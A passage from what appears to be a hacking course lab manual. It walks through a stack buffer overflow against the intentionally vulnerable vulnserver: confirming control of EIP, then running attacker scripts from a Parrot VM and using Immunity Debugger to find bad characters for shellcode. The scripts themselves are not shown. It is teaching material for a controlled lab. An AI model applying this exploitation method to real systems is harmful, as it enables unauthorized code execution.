
95. Switch to the **Windows 11** virtual machine. You can observe that the EIP register is overwritten, as shown in the screenshot.

Note: The result indicates that the EIP register can be controlled and overwritten with malicious shellcode.



96. Close **Immunity Debugger** and the vulnerable server process.

97. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
98. Now, before injecting the shellcode into the EIP register, first, we must identify bad characters that may cause issues in the shellcode
Note: You can obtain the badchars through a Google search. Characters such as no byte, i.e., “\x00”, are badchars.
99. Switch back to the **Parrot Security** virtual machine. In the **Terminal** window, type **chmod +x badchars.py** and press **Enter** to change the mode to execute the Python script.
100. Now, type **./badchars.py** and press **Enter** to run the Python script to send the badchars along with the shellcode.




The screenshot shows a terminal window titled ".badchars.py - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The command history in the terminal is as follows:

```
[root@parrot]~[~/home/attacker/Desktop/Scripts]
└─# chmod +x findoff.py
[root@parrot]~[~/home/attacker/Desktop/Scripts]
└─# ./findoff.py
[root@parrot]~[~/home/attacker/Desktop/Scripts]
└─# chmod +x overwrite.py
[root@parrot]~[~/home/attacker/Desktop/Scripts]
└─# ./overwrite.py
[root@parrot]~[~/home/attacker/Desktop/Scripts]
└─# chmod +x badchars.py
[root@parrot]~[~/home/attacker/Desktop/Scripts]
└─# ./badchars.py
[root@parrot]~[~/home/attacker/Desktop/Scripts]
└─#
```

101. Switch to the **Windows 11** virtual machine.


Module 06 – System Hacking

102. In **Immunity Debugger**, click on the **ESP** register value in the top-right window. Right-click on the selected **ESP** register value and click the **Follow in Dump** option.



103. In the left-corner window, you can observe that there are no badchars that cause problems in the shellcode, as shown in the screenshot.

